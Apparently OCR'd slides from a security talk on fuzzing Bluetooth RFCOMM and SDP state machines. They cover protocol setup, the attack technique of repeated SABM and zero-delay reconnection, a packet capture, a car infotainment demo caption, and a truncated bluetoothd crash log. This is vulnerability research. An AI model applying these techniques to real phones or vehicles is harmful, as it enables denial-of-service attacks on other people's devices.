➢RFCOMM frames are carried within L2CAP payloads. Before RFCOMM connections can start, an L2CAP channel (with a reserved PSM value of 0x0003) must be established first.

2. RFCOMM Connection Setup (SABM and UA)

➢To open an RFCOMM channel, the master device sends a SABM (Set Asynchronous Balanced Mode) frame. If successful, the responding device replies with a UA (Unnumbered Acknowledgement) frame, confirming the connection.

3. RFCOMM Data Channels and Signalling


➢After DLCI=0 is established for RFCOMM signalling, additional RFCOMM channels must be opened separately for transmitting actual data. Parameters can be configured using PN (Parameter Negotiation) commands.

4. Closing RFCOMM Channels (DISC)

➢To close RFCOMM channels, a DISC (Disconnect) command is sent. When the last data channel is closed, another DISC is sent on DLCI=0 to completely terminate the RFCOMM multiplexer.


Disrupting the state machine to discover new Bluetooth vulnerabilities

Rfcomm



State Loop

- ➢ Force repeated link setup by sending persistent **SABM** requests post-UA response.
- ➢ Test resource deallocation vulnerabilities




```
Protocol        Length  Info
RFCOMM                  23 Sent UIH Channel=0 -> 4 MPX_CTRL DLC Parameter Negotiation (PN)
RFCOMM                  23 Rcvd UIH Channel=0 -> 4 MPX_CTRL DLC Parameter Negotiation (PN)
RFCOMM                  13 Sent SABM Channel=4 (Unknown)
RFCOMM                  13 Rcvd UA Channel=4
RFCOMM                  13 Sent SABM Channel=19 (Unknown)
RFCOMM                  13 Sent SABM Channel=0
RFCOMM                  13 Rcvd UA Channel=0
RFCOMM                  23 Sent UIH Channel=0 -> 4 MPX_CTRL DLC Parameter Negotiation (PN)
RFCOMM                  23 Rcvd UIH Channel=0 -> 4 MPX_CTRL DLC Parameter Negotiation (PN)
RFCOMM                  13 Sent SABM Channel=4 (Unknown)
RFCOMM                  13 Rcvd UA Channel=4
RFCOMM                  13 Sent SABM Channel=19 (Unknown)
RFCOMM                  13 Sent SABM Channel=19 (Unknown)
RFCOMM                  13 Sent SABM Channel=19 (Unknown)
RFCOMM                  13 Sent SABM Channel=19 (Unknown)
RFCOMM                  13 Sent SABM Channel=19 (Unknown)
RFCOMM                  13 Sent SABM Channel=19 (Unknown)
RFCOMM                  13 Sent SABM Channel=19 (Unknown)
RFCOMM                  13 Sent SABM Channel=19 (Unknown)
RFCOMM                  13 Sent SABM Channel=19 (Unknown)
RFCOMM                  13 Sent SABM Channel=19 (Unknown)
```

Demo

13:01
前备箱
打开
行李箱
打开
蓝牙设置
26.5
18.0

Disrupting the state machine to discover new Bluetooth vulnerabilities

SDP


Master
Slave
Establish L2CAP Connection
Connection Confirmation
Send SDP Request
Query local service database
Return SDP Response
Parse service information
opt
[Optional additional SDP queries]
Other SDP Request
SDP Response
Terminate L2CAP Connection
Master
Slave

1. L2CAP Channel Setup

➢The master device sets up an L2CAP channel with the slave device using a fixed PSM (usually 0x0001) dedicated to SDP communication.

2. Sending SDP Requests

➢The master device sends SDP requests through the established L2CAP channel to ask the slave about available services and their attributes (e.g., ServiceSearch, ServiceAttribute).

3. Receiving SDP Responses


➢The slave device receives the SDP request, searches its local database, and sends back the service information, including service handles and detailed attributes, over the L2CAP channel.

4. Completing SDP Interaction

➢Once the SDP interaction is finished, the master device can either disconnect the L2CAP channel or use the service information received to set up additional protocol connections.

Disrupting the state machine to discover new Bluetooth vulnerabilities


SDP



Master
Slave
Establish L2CAP Connection
Connection Confirmation
Send SDP Request
Persistent Requests
Query local service database
Return SDP Response
Parse service information
opt
[Optional additional SDP queries]
Other SDP Request
SDP Response
Terminate L2CAP Connection
Master
Slave

- Zero-delay reconnection after protocol tear-down
- Problems may arise even in protocols with minimal state handling
- time out……

Even simple interaction states can still have "state-related" vulnerabilities.!!!!!


Demo





```
"[redacted]
"bug_type" : "309",
"pid" : 310,
"procExitAbsTime" : [redacted]
"cpuType" : "ARM-64",
"procName" : "bluetoothd",
"procPath" : "Vus[redacted]
"parentProc" : "launchd",
"parentPid" : 1,
"[redacted]
"basebandVersion" : "3.00.00",
"vmRegionInfo" : "[redacted]s not in any region.  Bytes after previous region: [redacted]Bytes before following region: 8173684\n     REGION TYPE              START - END      [ VSIZE] PRT\/MAX SHRMOD  REGION
